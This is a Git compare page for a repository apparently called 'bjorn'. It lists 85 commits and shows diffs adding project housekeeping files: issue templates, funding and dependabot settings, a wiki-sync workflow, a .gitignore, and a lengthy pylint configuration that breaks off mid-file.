Compare commits
85 Commits
| Author | SHA1 | Date | |
|---|---|---|---|
 Fabien POLLY Fabien POLLY
|
eb0fd4ff03 | ||
|
infinition
|
42f1dc392f | ||
|
infinition
|
d6c424bbea | ||
|
infinition
|
46684adebd | ||
|
infinition
|
d0b9b737f9 | ||
|
infinition
|
7daf7e8632 | ||
|
infinition
|
258e212e07 | ||
|
infinition
|
40c2c53c93 | ||
|
infinition
|
119dd19b07 | ||
|
afreeland
|
972637feb1 | ||
|
afreeland
|
345fd3e0ff | ||
|
infinition
|
cad29fb648 | ||
|
vollukas
|
9fb1492340 | ||
|
infinition
|
ea78fbd22f | ||
|
B
|
8e397b80a7 | ||
|
Na0nh
|
00106ec13a | ||
|
infinition
|
63200077b1 | ||
|
Na0nh
|
aacd14ec11 | ||
|
infinition
|
5c23dd2000 | ||
|
infinition
|
4862f981a2 | ||
|
infinition
|
7157f5492a | ||
|
infinition
|
20adbce97f | ||
|
infinition
|
c83801da85 | ||
|
infinition
|
9be9a25da1 | ||
|
infinition
|
7e4d4b8adc | ||
|
infinition
|
fc1852b886 | ||
|
infinition
|
f613fdab0e | ||
|
Na0nh
|
34627fd6b2 | ||
|
infinition
|
a1a29fdfea | ||
|
infinition
|
4f56ac5c59 | ||
|
infinition
|
1a93ccd4f6 | ||
|
infinition
|
0cca0b87a1 | ||
|
B
|
3c03da369d | ||
|
B
|
0bb36f5604 | ||
|
B
|
0cf543f793 | ||
|
B
|
4849b3c985 | ||
|
B
|
d7b6e3eb4d | ||
|
B
|
7b5f21ee93 | ||
|
B
|
ccbb2a6a86 | ||
|
B
|
49c21a431d | ||
|
B
|
29868e18de | ||
|
B
|
e76b1e49a4 | ||
|
B
|
c880cd6eba | ||
|
Fabien POLLY
|
b657ed6480 | ||
|
Fabien POLLY
|
1b69e97dbf | ||
|
Fabien POLLY
|
c32344b6cb | ||
|
Fabien POLLY
|
779a0b3101 | ||
|
infinition
|
d0d771e6cb | ||
|
infinition
|
f0fb069c6a | ||
|
jbohack
|
59b2a4b7e0 | ||
|
jbohack
|
ed51dec4a7 | ||
|
infinition
|
533c77e32c | ||
|
jbohack
|
ad9665d280 | ||
|
jbohack
|
5b816e350c | ||
|
Fabien POLLY
|
518a87ccc0 | ||
|
infinition
|
e35c60d48b | ||
|
infinition
|
bdd6324b40 | ||
|
jbohack
|
f9d2ad2404 | ||
|
Fabien POLLY
|
7f6f46db87 | ||
|
infinition
|
8b95cb1576 | ||
|
jbohack
|
c5081eb30d | ||
|
jbohack
|
8d5d84ffce | ||
|
infinition
|
a2130fe1fe | ||
|
infinition
|
99d9422014 | ||
|
infinition
|
1ff729df91 | ||
|
jbohack
|
68ebfbc811 | ||
|
jbohack
|
49a9d7614a | ||
|
infinition
|
fc6e0fb7cc | ||
|
IncredibleZuess
|
4c32dc1e2a | ||
|
IncredibleZuess
|
50c77e729d | ||
|
IncredibleZuess
|
4a85e32c3b | ||
|
Fabien POLLY
|
9ea706ccc0 | ||
|
infinition
|
1981e06722 | ||
|
infinition
|
4dd30869b3 | ||
|
infinition
|
cb11afd5d1 | ||
|
Fabien POLLY
|
1e48fc2d85 | ||
|
Ikko Eltociear Ashimine
|
5ab87eaf18 | ||
|
Fabien POLLY
|
efcd1a9b69 | ||
|
infinition
|
a9844cef60 | ||
|
Fabien POLLY
|
5724ce6bb6 | ||
|
infinition
|
10ffdfa103 | ||
|
infinition
|
0abebbac4f | ||
|
Fabien POLLY
|
fc6fb82d15 | ||
|
Fabien POLLY
|
6a9bb627e0 | ||
|
Fabien POLLY
|
b73cdba311 |
@@ -0,0 +1,2 @@
|
||||
*.sh text eol=lf
|
||||
*.py text eol=lf
|
||||
@@ -0,0 +1,15 @@
|
||||
# These are supported funding model platforms
|
||||
|
||||
#github: # Replace with up to 4 GitHub Sponsors-enabled usernames e.g., [user1, user2]
|
||||
#patreon: # Replace with a single Patreon username
|
||||
#open_collective: # Replace with a single Open Collective username
|
||||
#ko_fi: # Replace with a single Ko-fi username
|
||||
#tidelift: # Replace with a single Tidelift platform-name/package-name e.g., npm/babel
|
||||
#community_bridge: # Replace with a single Community Bridge project-name e.g., cloud-foundry
|
||||
#liberapay: # Replace with a single Liberapay username
|
||||
#issuehunt: # Replace with a single IssueHunt username
|
||||
#lfx_crowdfunding: # Replace with a single LFX Crowdfunding project-name e.g., cloud-foundry
|
||||
#polar: # Replace with a single Polar username
|
||||
buy_me_a_coffee: infinition
|
||||
#thanks_dev: # Replace with a single thanks.dev username
|
||||
#custom: # Replace with up to 4 custom sponsorship URLs e.g., ['link1', 'link2']
|
||||
@@ -0,0 +1,34 @@
|
||||
---
|
||||
name: Bug report
|
||||
about: Create a report to help us improve
|
||||
title: ""
|
||||
labels: ""
|
||||
assignees: ""
|
||||
---
|
||||
|
||||
**Describe the bug**
|
||||
A clear and concise description of what the bug is.
|
||||
|
||||
**To Reproduce**
|
||||
Steps to reproduce the behavior:
|
||||
|
||||
1. Go to '...'
|
||||
2. Click on '....'
|
||||
3. Scroll down to '....'
|
||||
4. See error
|
||||
|
||||
**Expected behavior**
|
||||
A clear and concise description of what you expected to happen.
|
||||
|
||||
**Screenshots**
|
||||
If applicable, add screenshots to help explain your problem.
|
||||
|
||||
**Hardware (please complete the following information):**
|
||||
|
||||
- Device: [e.g. iPhone6]
|
||||
- OS: [e.g. iOS]
|
||||
- Browser [e.g. chrome, safari]
|
||||
- Version [e.g. 22]
|
||||
|
||||
**Additional context**
|
||||
Add any other context about the problem here.
|
||||
@@ -0,0 +1,11 @@
|
||||
---
|
||||
# .github/ISSUE_TEMPLATE/config.yml
|
||||
|
||||
blank_issues_enabled: false
|
||||
contact_links:
|
||||
- name: Bjorn Community Support
|
||||
url: https://github.com/infinition/bjorn/discussions
|
||||
about: Please ask and answer questions here.
|
||||
- name: Bjorn Security Reports
|
||||
url: https://infinition.github.io/bjorn/SECURITY
|
||||
about: Please report security vulnerabilities here.
|
||||
@@ -0,0 +1,19 @@
|
||||
---
|
||||
name: Feature request
|
||||
about: Suggest an idea for this project
|
||||
title: ""
|
||||
labels: ""
|
||||
assignees: ""
|
||||
---
|
||||
|
||||
**Is your feature request related to a problem? Please describe.**
|
||||
A clear and concise description of what the problem is. Ex. I'm always frustrated when [...]
|
||||
|
||||
**Describe the solution you'd like**
|
||||
A clear and concise description of what you want to happen.
|
||||
|
||||
**Describe alternatives you've considered**
|
||||
A clear and concise description of any alternative solutions or features you've considered.
|
||||
|
||||
**Additional context**
|
||||
Add any other context or screenshots about the feature request here.
|
||||
@@ -0,0 +1,12 @@
|
||||
# .github/dependabot.yml
|
||||
|
||||
version: 2
|
||||
updates:
|
||||
- package-ecosystem: "pip"
|
||||
directory: "."
|
||||
schedule:
|
||||
interval: "weekly"
|
||||
commit-message:
|
||||
prefix: "fix(deps)"
|
||||
open-pull-requests-limit: 5
|
||||
target-branch: "dev"
|
||||
@@ -0,0 +1,23 @@
|
||||
name: Wiki Sync
|
||||
|
||||
on:
|
||||
push:
|
||||
branches: [ main ]
|
||||
paths:
|
||||
- 'wiki/**'
|
||||
- '.github/acidwiki.json'
|
||||
- '.github/workflows/wiki-sync.yml'
|
||||
|
||||
workflow_dispatch:
|
||||
|
||||
schedule:
|
||||
- cron: '0 4 * * *'
|
||||
|
||||
permissions:
|
||||
contents: write
|
||||
pages: write
|
||||
id-token: write
|
||||
|
||||
jobs:
|
||||
deploy-wiki:
|
||||
uses: infinition/AcidWiki/.github/workflows/reusable-wiki-sync.yml@main
|
||||
@@ -0,0 +1,137 @@
|
||||
# Node.js / npm
|
||||
node_modules/
|
||||
npm-debug.log*
|
||||
yarn-debug.log*
|
||||
yarn-error.log*
|
||||
.pnpm-debug.log*
|
||||
package-lock.json*
|
||||
|
||||
# TypeScript / TSX
|
||||
dist/
|
||||
*.tsbuildinfo
|
||||
|
||||
# Poetry
|
||||
poetry.lock
|
||||
|
||||
# Environment variables
|
||||
.env
|
||||
.env.*.local
|
||||
|
||||
# Logs
|
||||
logs
|
||||
*.log
|
||||
pnpm-debug.log*
|
||||
lerna-debug.log*
|
||||
|
||||
# Dependency directories
|
||||
jspm_packages/
|
||||
|
||||
# Optional npm cache directory
|
||||
.npm
|
||||
|
||||
# Output of 'npm pack'
|
||||
*.tgz
|
||||
|
||||
# Lockfiles
|
||||
yarn.lock
|
||||
.pnpm-lock.yaml
|
||||
|
||||
# Optional eslint cache
|
||||
.eslintcache
|
||||
|
||||
# Optional stylelint cache
|
||||
.stylelintcache
|
||||
|
||||
# Optional REPL history
|
||||
.node_repl_history
|
||||
|
||||
# Coverage directory used by tools like
|
||||
instanbul/
|
||||
istanbul/jest
|
||||
jest/
|
||||
coverage/
|
||||
|
||||
# Output of 'tsc' command
|
||||
out/
|
||||
build/
|
||||
tmp/
|
||||
temp/
|
||||
|
||||
# Python
|
||||
__pycache__/
|
||||
*.py[cod]
|
||||
*.so
|
||||
*.egg
|
||||
*.egg-info/
|
||||
pip-wheel-metadata/
|
||||
*.pyo
|
||||
*.pyd
|
||||
*.whl
|
||||
*.pytest_cache/
|
||||
.tox/
|
||||
env/
|
||||
venv
|
||||
venv/
|
||||
ENV/
|
||||
env.bak/
|
||||
.venv/
|
||||
|
||||
# mypy
|
||||
.mypy_cache/
|
||||
.dmypy.json
|
||||
dmypy.json
|
||||
|
||||
# Pyre type checker
|
||||
.pyre/
|
||||
|
||||
# Coverage reports
|
||||
htmlcov/
|
||||
.coverage
|
||||
.cache
|
||||
nosetests.xml
|
||||
coverage.xml
|
||||
*.cover
|
||||
*.py,cover
|
||||
|
||||
# Jupyter Notebook
|
||||
.ipynb_checkpoints
|
||||
|
||||
# Django stuff:
|
||||
staticfiles/
|
||||
local_settings.py
|
||||
db.sqlite3
|
||||
db.sqlite3-journal
|
||||
|
||||
# Flask stuff:
|
||||
instance/
|
||||
.webassets-cache
|
||||
|
||||
# VS Code settings
|
||||
.vscode/
|
||||
.idea/
|
||||
|
||||
# macOS files
|
||||
.DS_Store
|
||||
.AppleDouble
|
||||
.LSOverride
|
||||
|
||||
# Windows files
|
||||
Thumbs.db
|
||||
ehthumbs.db
|
||||
Desktop.ini
|
||||
$RECYCLE.BIN/
|
||||
|
||||
# Linux system files
|
||||
*.swp
|
||||
*~
|
||||
|
||||
# IDE specific
|
||||
*.iml
|
||||
*.suo
|
||||
*.ntvs*
|
||||
*.njsproj
|
||||
*.sln
|
||||
*.sw?
|
||||
|
||||
scripts
|
||||
*/certs/
|
||||
@@ -0,0 +1,652 @@
|
||||
[MAIN]
|
||||
|
||||
# Analyse import fallback blocks. This can be used to support both Python 2 and
|
||||
# 3 compatible code, which means that the block might have code that exists
|
||||
# only in one or another interpreter, leading to false positives when analysed.
|
||||
analyse-fallback-blocks=no
|
||||
|
||||
# Clear in-memory caches upon conclusion of linting. Useful if running pylint
|
||||
# in a server-like mode.
|
||||
clear-cache-post-run=no
|
||||
|
||||
# Load and enable all available extensions. Use --list-extensions to see a list
|
||||
# all available extensions.
|
||||
#enable-all-extensions=
|
||||
|
||||
# In error mode, messages with a category besides ERROR or FATAL are
|
||||
# suppressed, and no reports are done by default. Error mode is compatible with
|
||||
# disabling specific errors.
|
||||
#errors-only=
|
||||
|
||||
# Always return a 0 (non-error) status code, even if lint errors are found.
|
||||
# This is primarily useful in continuous integration scripts.
|
||||
#exit-zero=
|
||||
|
||||
# A comma-separated list of package or module names from where C extensions may
|
||||
# be loaded. Extensions are loading into the active Python interpreter and may
|
||||
# run arbitrary code.
|
||||
extension-pkg-allow-list=
|
||||
|
||||
# A comma-separated list of package or module names from where C extensions may
|
||||
# be loaded. Extensions are loading into the active Python interpreter and may
|
||||
# run arbitrary code. (This is an alternative name to extension-pkg-allow-list
|
||||
# for backward compatibility.)
|
||||
extension-pkg-whitelist=
|
||||
|
||||
# Return non-zero exit code if any of these messages/categories are detected,
|
||||
# even if score is above --fail-under value. Syntax same as enable. Messages
|
||||
# specified are enabled, while categories only check already-enabled messages.
|
||||
fail-on=
|
||||
|
||||
# Specify a score threshold under which the program will exit with error.
|
||||
fail-under=8
|
||||
|
||||
# Interpret the stdin as a python script, whose filename needs to be passed as
|
||||
# the module_or_package argument.
|
||||
#from-stdin=
|
||||
|
||||
# Files or directories to be skipped. They should be base names, not paths.
|
||||
ignore=venv,node_modules,scripts
|
||||
|
||||
# Add files or directories matching the regular expressions patterns to the
|
||||
# ignore-list. The regex matches against paths and can be in Posix or Windows
|
||||
# format. Because '\\' represents the directory delimiter on Windows systems,
|
||||
# it can't be used as an escape character.
|
||||
ignore-paths=
|
||||
|
||||
# Files or directories matching the regular expression patterns are skipped.
|
||||
# The regex matches against base names, not paths. The default value ignores
|
||||
# Emacs file locks
|
||||
ignore-patterns=^\.#
|
||||
|
||||
# List of module names for which member attributes should not be checked and
|
||||
# will not be imported (useful for modules/projects where namespaces are
|
||||
# manipulated during runtime and thus existing member attributes cannot be
|
||||
# deduced by static analysis). It supports qualified module names, as well as
|
||||
# Unix pattern matching.
|
||||
ignored-modules=
|
||||
|
||||
# Python code to execute, usually for sys.path manipulation such as
|
||||
# pygtk.require().
|
||||
#init-hook=
|
||||
|
||||
# Use multiple processes to speed up Pylint. Specifying 0 will auto-detect the
|
||||
# number of processors available to use, and will cap the count on Windows to
|
||||
# avoid hangs.
|
||||
jobs=1
|
||||
|
||||
# Control the amount of potential inferred values when inferring a single
|
||||
# object. This can help the performance when dealing with large functions or
|
||||
# complex, nested conditions.
|
||||
limit-inference-results=100
|
||||
|
||||
# List of plugins (as comma separated values of python module names) to load,
|
||||
# usually to register additional checkers.
|
||||
load-plugins=
|
||||
|
||||
# Pickle collected data for later comparisons.
|
||||
persistent=yes
|
||||
|
||||
# Resolve imports to .pyi stubs if available. May reduce no-member messages and
|
||||
# increase not-an-iterable messages.
|
||||
prefer-stubs=no
|
||||
|
||||
# Minimum Python version to use for version dependent checks. Will default to
|
||||
# the version used to run pylint.
|
||||
py-version=3.12
|
||||
|
||||
# Discover python modules and packages in the file system subtree.
|
||||
recursive=no
|
||||
|
||||
# Add paths to the list of the source roots. Supports globbing patterns. The
|
||||
# source root is an absolute path or a path relative to the current working
|
||||
# directory used to determine a package namespace for modules located under the
|
||||
# source root.
|
||||
source-roots=
|
||||
|
||||
# When enabled, pylint would attempt to guess common misconfiguration and emit
|
||||
# user-friendly hints instead of false-positive error messages.
|
||||
suggestion-mode=yes
|
||||
|
||||
# Allow loading of arbitrary C extensions. Extensions are imported into the
|
||||
# active Python interpreter and may run arbitrary code.
|
||||
unsafe-load-any-extension=no
|
||||
|
||||
# In verbose mode, extra non-checker-related info will be displayed.
|
||||
#verbose=
|
||||
|
||||
|
||||
[BASIC]
|
||||
|
||||
# Naming style matching correct argument names.
|
||||
argument-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct argument names. Overrides argument-
|
||||
# naming-style. If left empty, argument names will be checked with the set
|
||||
# naming style.
|
||||
#argument-rgx=
|
||||
|
||||
# Naming style matching correct attribute names.
|
||||
attr-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct attribute names. Overrides attr-naming-
|
||||
# style. If left empty, attribute names will be checked with the set naming
|
||||
# style.
|
||||
#attr-rgx=
|
||||
|
||||
# Bad variable names which should always be refused, separated by a comma.
|
||||
bad-names=foo,
|
||||
bar,
|
||||
baz,
|
||||
toto,
|
||||
tutu,
|
||||
tata
|
||||
|
||||
# Bad variable names regexes, separated by a comma. If names match any regex,
|
||||
# they will always be refused
|
||||
bad-names-rgxs=
|
||||
|
||||
# Naming style matching correct class attribute names.
|
||||
class-attribute-naming-style=any
|
||||
|
||||
# Regular expression matching correct class attribute names. Overrides class-
|
||||
# attribute-naming-style. If left empty, class attribute names will be checked
|
||||
# with the set naming style.
|
||||
#class-attribute-rgx=
|
||||
|
||||
# Naming style matching correct class constant names.
|
||||
class-const-naming-style=UPPER_CASE
|
||||
|
||||
# Regular expression matching correct class constant names. Overrides class-
|
||||
# const-naming-style. If left empty, class constant names will be checked with
|
||||
# the set naming style.
|
||||
#class-const-rgx=
|
||||
|
||||
# Naming style matching correct class names.
|
||||
class-naming-style=PascalCase
|
||||
|
||||
# Regular expression matching correct class names. Overrides class-naming-
|
||||
# style. If left empty, class names will be checked with the set naming style.
|
||||
#class-rgx=
|
||||
|
||||
# Naming style matching correct constant names.
|
||||
const-naming-style=UPPER_CASE
|
||||
|
||||
# Regular expression matching correct constant names. Overrides const-naming-
|
||||
# style. If left empty, constant names will be checked with the set naming
|
||||
# style.
|
||||
#const-rgx=
|
||||
|
||||
# Minimum line length for functions/classes that require docstrings, shorter
|
||||
# ones are exempt.
|
||||
docstring-min-length=-1
|
||||
|
||||
# Naming style matching correct function names.
|
||||
function-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct function names. Overrides function-
|
||||
# naming-style. If left empty, function names will be checked with the set
|
||||
# naming style.
|
||||
#function-rgx=
|
||||
|
||||
# Good variable names which should always be accepted, separated by a comma.
|
||||
good-names=i,
|
||||
j,
|
||||
k,
|
||||
ex,
|
||||
Run,
|
||||
_
|
||||
|
||||
# Good variable names regexes, separated by a comma. If names match any regex,
|
||||
# they will always be accepted
|
||||
good-names-rgxs=
|
||||
|
||||
# Include a hint for the correct naming format with invalid-name.
|
||||
include-naming-hint=no
|
||||
|
||||
# Naming style matching correct inline iteration names.
|
||||
inlinevar-naming-style=any
|
||||
|
||||
# Regular expression matching correct inline iteration names. Overrides
|
||||
# inlinevar-naming-style. If left empty, inline iteration names will be checked
|
||||
# with the set naming style.
|
||||
#inlinevar-rgx=
|
||||
|
||||
# Naming style matching correct method names.
|
||||
method-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct method names. Overrides method-naming-
|
||||
# style. If left empty, method names will be checked with the set naming style.
|
||||
#method-rgx=
|
||||
|
||||
# Naming style matching correct module names.
|
||||
module-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct module names. Overrides module-naming-
|
||||
# style. If left empty, module names will be checked with the set naming style.
|
||||
#module-rgx=
|
||||
|
||||
# Colon-delimited sets of names that determine each other's naming style when
|
||||
# the name regexes allow several styles.
|
||||
name-group=
|
||||
|
||||
# Regular expression which should only match function or class names that do
|
||||
# not require a docstring.
|
||||
no-docstring-rgx=^_
|
||||
|
||||
# List of decorators that produce properties, such as abc.abstractproperty. Add
|
||||
# to this list to register other decorators that produce valid properties.
|
||||
# These decorators are taken in consideration only for invalid-name.
|
||||
property-classes=abc.abstractproperty
|
||||
|
||||
# Regular expression matching correct type alias names. If left empty, type
|
||||
# alias names will be checked with the set naming style.
|
||||
#typealias-rgx=
|
||||
|
||||
# Regular expression matching correct type variable names. If left empty, type
|
||||
# variable names will be checked with the set naming style.
|
||||
#typevar-rgx=
|
||||
|
||||
# Naming style matching correct variable names.
|
||||
variable-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct variable names. Overrides variable-
|
||||
# naming-style. If left empty, variable names will be checked with the set
|
||||
# naming style.
|
||||
variable-rgx=[a-z_][a-z0-9_]{2,30}$
|
||||
|
||||
|
||||
[CLASSES]
|
||||
|
||||
# Warn about protected attribute access inside special methods
|
||||
check-protected-access-in-special-methods=no
|
||||
|
||||
# List of method names used to declare (i.e. assign) instance attributes.
|
||||
defining-attr-methods=__init__,
|
||||
__new__,
|
||||
setUp,
|
||||
asyncSetUp,
|
||||
__post_init__
|
||||
|
||||
# List of member names, which should be excluded from the protected access
|
||||
# warning.
|
||||
exclude-protected=_asdict,_fields,_replace,_source,_make,os._exit
|
||||
|
||||
# List of valid names for the first argument in a class method.
|
||||
valid-classmethod-first-arg=cls
|
||||
|
||||
# List of valid names for the first argument in a metaclass class method.
|
||||
valid-metaclass-classmethod-first-arg=mcs
|
||||
|
||||
|
||||
[DESIGN]
|
||||
|
||||
# List of regular expressions of class ancestor names to ignore when counting
|
||||
# public methods (see R0903)
|
||||
exclude-too-few-public-methods=
|
||||
|
||||
# List of qualified class names to ignore when counting class parents (see
|
||||
# R0901)
|
||||
ignored-parents=
|
||||
|
||||
# Maximum number of arguments for function / method.
|
||||
max-args=5
|
||||
|
||||
# Maximum number of attributes for a class (see R0902).
|
||||
max-attributes=7
|
||||
|
||||
# Maximum number of boolean expressions in an if statement (see R0916).
|
||||
max-bool-expr=5
|
||||
|
||||
# Maximum number of branch for function / method body.
|
||||
max-branches=12
|
||||
|
||||
# Maximum number of locals for function / method body.
|
||||
max-locals=15
|
||||
|
||||
# Maximum number of parents for a class (see R0901).
|
||||
max-parents=7
|
||||
|
||||
# Maximum number of positional arguments for function / method.
|
||||
max-positional-arguments=5
|
||||
|
||||
# Maximum number of public methods for a class (see R0904).
|
||||
max-public-methods=20
|
||||
|
||||
# Maximum number of return / yield for function / method body.
|
||||
max-returns=6
|
||||
|
||||
# Maximum number of statements in function / method body.
|
||||
max-statements=50
|
||||
|
||||
# Minimum number of public methods for a class (see R0903).
|
||||
min-public-methods=2
|
||||
|
||||
|
||||
[EXCEPTIONS]
|
||||
|
||||
# Exceptions that will emit a warning when caught.
|
||||
overgeneral-exceptions=builtins.BaseException,builtins.Exception
|
||||
|
||||
|
||||
[FORMAT]
|
||||
|
||||
# Expected format of line ending, e.g. empty (any line ending), LF or CRLF.
|
||||
expected-line-ending-format=
|
||||
|
||||
# Regexp for a line that is allowed to be longer than the limit.
|
||||
ignore-long-lines=^\s*(# )?<?https?://\S+>?$
|
||||
|
||||
# Number of spaces of indent required inside a hanging or continued line.
|
||||
indent-after-paren=4
|
||||
|
||||
# String used as indentation unit. This is usually " " (4 spaces) or "\t" (1
|
||||
# tab).
|
||||
indent-string=' '
|
||||
|
||||
# Maximum number of characters on a single line.
|
||||
max-line-length=100
|
||||
|
||||
# Maximum number of lines in a module.
|
||||
max-module-lines=2500
|
||||
|
||||
# Allow the body of a class to be on the same line as the declaration if body
|
||||
# contains single statement.
|
||||
single-line-class-stmt=no
|
||||
|
||||
# Allow the body of an if to be on the same line as the test if there is no
|
||||
# else.
|
||||
single-line-if-stmt=no
|
||||
|
||||
|
||||
[IMPORTS]
|
||||
|
||||
# List of modules that can be imported at any level, not just the top level
|
||||
# one.
|
||||
allow-any-import-level=
|
||||
|
||||
# Allow explicit reexports by alias from a package __init__.
|
||||
allow-reexport-from-package=no
|
||||
|
||||
# Allow wildcard imports from modules that define __all__.
|
||||
allow-wildcard-with-all=no
|
||||
|
||||
# Deprecated modules which should not be used, separated by a comma.
|
||||
deprecated-modules=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of external dependencies
|
||||
# to the given file (report RP0402 must not be disabled).
|
||||
ext-import-graph=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of all (i.e. internal and
|
||||
# external) dependencies to the given file (report RP0402 must not be
|
||||
# disabled).
|
||||
import-graph=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of internal dependencies
|
||||
# to the given file (report RP0402 must not be disabled).
|
||||
int-import-graph=
|
||||
|
||||
# Force import order to recognize a module as part of the standard
|
||||
# compatibility libraries.
|
||||
known-standard-library=
|
||||
|
||||
# Force import order to recognize a module as part of a third party library.
|
||||
known-third-party=enchant
|
||||
|
||||
# Couples of modules and preferred modules, separated by a comma.
|
||||
preferred-modules=
|
||||
|
||||
|
||||
[LOGGING]
|
||||
|
||||
# The type of string formatting that logging methods do. `old` means using %
|
||||
# formatting, `new` is for `{}` formatting.
|
||||
logging-format-style=new
|
||||
|
||||
# Logging modules to check that the string format arguments are in logging
|
||||
# function parameter format.
|
||||
logging-modules=logging
|
||||
|
||||
|
||||
[MESSAGES CONTROL]
|
||||
|
||||
# Only show warnings with the listed confidence levels. Leave empty to show
|
||||
# all. Valid levels: HIGH, CONTROL_FLOW, INFERENCE, INFERENCE_FAILURE,
|
||||
# UNDEFINED.
|
||||
confidence=HIGH,
|
||||
CONTROL_FLOW,
|
||||
INFERENCE,
|
||||
INFERENCE_FAILURE,
|
||||
UNDEFINED
|
||||
|
||||
# Disable the message, report, category or checker with the given id(s). You
|
||||
# can either give multiple identifiers separated by comma (,) or put this
|
||||
# option multiple times (only on the command line, not in the configuration
|
||||
# file where it should appear only once). You can also use "--disable=all" to
|
||||
# disable everything first and then re-enable specific checks. For example, if
|
||||
# you want to run only the similarities checker, you can use "--disable=all
|
||||
# --enable=similarities". If you want to run only the classes checker, but have
|
||||
# no Warning level messages displayed, use "--disable=all --enable=classes
|
||||
# --disable=W".
|
||||
disable=missing-module-docstring,
|
||||
invalid-name,
|
||||
too-few-public-methods,
|
||||
E1101,
|
||||
C0115,
|
||||
duplicate-code,
|
||||
raise-missing-from,
|
||||
wrong-import-order,
|
||||
ungrouped-imports,
|
||||
reimported,
|
||||
too-many-locals,
|
||||
missing-timeout,
|
||||
broad-exception-caught,
|
||||
broad-exception-raised,
|
||||
line-too-long
|
||||
|
||||
# Enable the message, report, category or checker with the given id(s). You can
|
||||
# either give multiple identifier separated by comma (,) or put this option
|
||||
# multiple time (only on the command line, not in the configuration file where
|
||||
# it should appear only once). See also the "--disable" option for examples.
|
||||
#enable=
|
||||
|
||||
|
||||
[METHOD_ARGS]
|
||||
|
||||
# List of qualified names (i.e., library.method) which require a timeout
|
||||
# parameter e.g. 'requests.api.get,requests.api.post'
|
||||
timeout-methods=requests.api.delete,requests.api.get,requests.api.head,requests.api.options,requests.api.patch,requests.api.post,requests.api.put,requests.api.request
|
||||
|
||||
|
||||
[MISCELLANEOUS]
|
||||
|
||||
# List of note tags to take in consideration, separated by a comma.
|
||||
notes=FIXME,
|
||||
XXX,
|
||||
TODO
|
||||
|
||||
# Regular expression of note tags to take in consideration.
|
||||
notes-rgx=
|
||||
|
||||
|
||||
[REFACTORING]
|
||||
|
||||
# Maximum number of nested blocks for function / method body
|
||||
max-nested-blocks=5
|
||||
|
||||
# Complete name of functions that never returns. When checking for
|
||||
# inconsistent-return-statements if a never returning function is called then
|
||||
# it will be considered as an explicit return statement and no message will be
|
||||
# printed.
|
||||
never-returning-functions=sys.exit,argparse.parse_error
|
||||
|
||||
# Let 'consider-using-join' be raised when the separator to join on would be
|
||||
# non-empty (resulting in expected fixes of the type: ``"- " + " -
|
||||
# ".join(items)``)
|
||||
suggest-join-with-non-empty-separator=yes
|
||||
|
||||
|
||||
[REPORTS]
|
||||
|
||||
# Python expression which should return a score less than or equal to 10. You
|
||||
# have access to the variables 'fatal', 'error', 'warning', 'refactor',
|
||||
# 'convention', and 'info' which contain the number of messages in each
|
||||
# category, as well as 'statement' which is the total number of statements
|
||||
# analyzed. This score is used by the global evaluation report (RP0004).
|
||||
evaluation=max(0, 0 if fatal else 10.0 - ((float(5 * error + warning + refactor + convention) / statement) * 10))
|
||||
|
||||
# Template used to display messages. This is a python new-style format string
|
||||
# used to format the message information. See doc for all details.
|
||||
msg-template=
|
||||
|
||||
# Set the output format. Available formats are: text, parseable, colorized,
|
||||
# json2 (improved json format), json (old json format) and msvs (visual
|
||||
# studio). You can also give a reporter class, e.g.
|
||||
# mypackage.mymodule.MyReporterClass.
|
||||
#output-format=
|
||||
|
||||
# Tells whether to display a full report or only the messages.
|
||||
reports=no
|
||||
|
||||
# Activate the evaluation score.
|
||||
score=yes
|
||||
|
||||
|
||||
[SIMILARITIES]
|
||||
|
||||
# Comments are removed from the similarity computation
|
||||
ignore-comments=yes
|
||||
|
||||
# Docstrings are removed from the similarity computation
|
||||
ignore-docstrings=yes
|
||||
|
||||
# Imports are removed from the similarity computation
|
||||
ignore-imports=yes
|
||||
|
||||
# Signatures are removed from the similarity computation
|
||||
ignore-signatures=yes
|
||||
|
||||
# Minimum lines number of a similarity.
|
||||
min-similarity-lines=4
|
||||
|
||||
|
||||
[SPELLING]
|
||||
|
||||
# Limits count of emitted suggestions for spelling mistakes.
|
||||
max-spelling-suggestions=4
|
||||
|
||||
# Spelling dictionary name. No available dictionaries : You need to install
|
||||
# both the python package and the system dependency for enchant to work.
|
||||
spelling-dict=
|
||||
|
||||
# List of comma separated words that should be considered directives if they
|
||||
# appear at the beginning of a comment and should not be checked.
|
||||
spelling-ignore-comment-directives=fmt: on,fmt: off,noqa:,noqa,nosec,isort:skip,mypy:
|
||||
|
||||
# List of comma separated words that should not be checked.
|
||||
spelling-ignore-words=
|
||||
|
||||
# A path to a file that contains the private dictionary; one word per line.
|
||||
spelling-private-dict-file=
|
||||
|
||||
# Tells whether to store unknown words to the private dictionary (see the
|
||||
# --spelling-private-dict-file option) instead of raising a message.
|
||||
spelling-store-unknown-words=no
|
||||
|
||||
|
||||
[STRING]
|
||||
|
||||
# This flag controls whether inconsistent-quotes generates a warning when the
|
||||
# character used as a quote delimiter is used inconsistently within a module.
|
||||
check-quote-consistency=no
|
||||
|
||||
# This flag controls whether the implicit-str-concat should generate a warning
|
||||
# on implicit string concatenation in sequences defined over several lines.
|
||||
check-str-concat-over-line-jumps=no
|
||||
|
||||
|
||||
[TYPECHECK]
|
||||
|
||||
# List of decorators that produce context managers, such as
|
||||
# contextlib.contextmanager. Add to this list to register other decorators that
|
||||
# produce valid context managers.
|
||||
contextmanager-decorators=contextlib.contextmanager
|
||||
|
||||
# List of members which are set dynamically and missed by pylint inference
|
||||
# system, and so shouldn't trigger E1101 when accessed. Python regular
|
||||
# expressions are accepted.
|
||||
generated-members=
|
||||
|
||||
# Tells whether to warn about missing members when the owner of the attribute
|
||||
# is inferred to be None.
|
||||
ignore-none=yes
|
||||
|
||||
# This flag controls whether pylint should warn about no-member and similar
|
||||
# checks whenever an opaque object is returned when inferring. The inference
|
||||
# can return multiple potential results while evaluating a Python object, but
|
||||
# some branches might not be evaluated, which results in partial inference. In
|
||||
# that case, it might be useful to still emit no-member and other checks for
|
||||
# the rest of the inferred objects.
|
||||
ignore-on-opaque-inference=yes
|
||||
|
||||
# List of symbolic message names to ignore for Mixin members.
|
||||
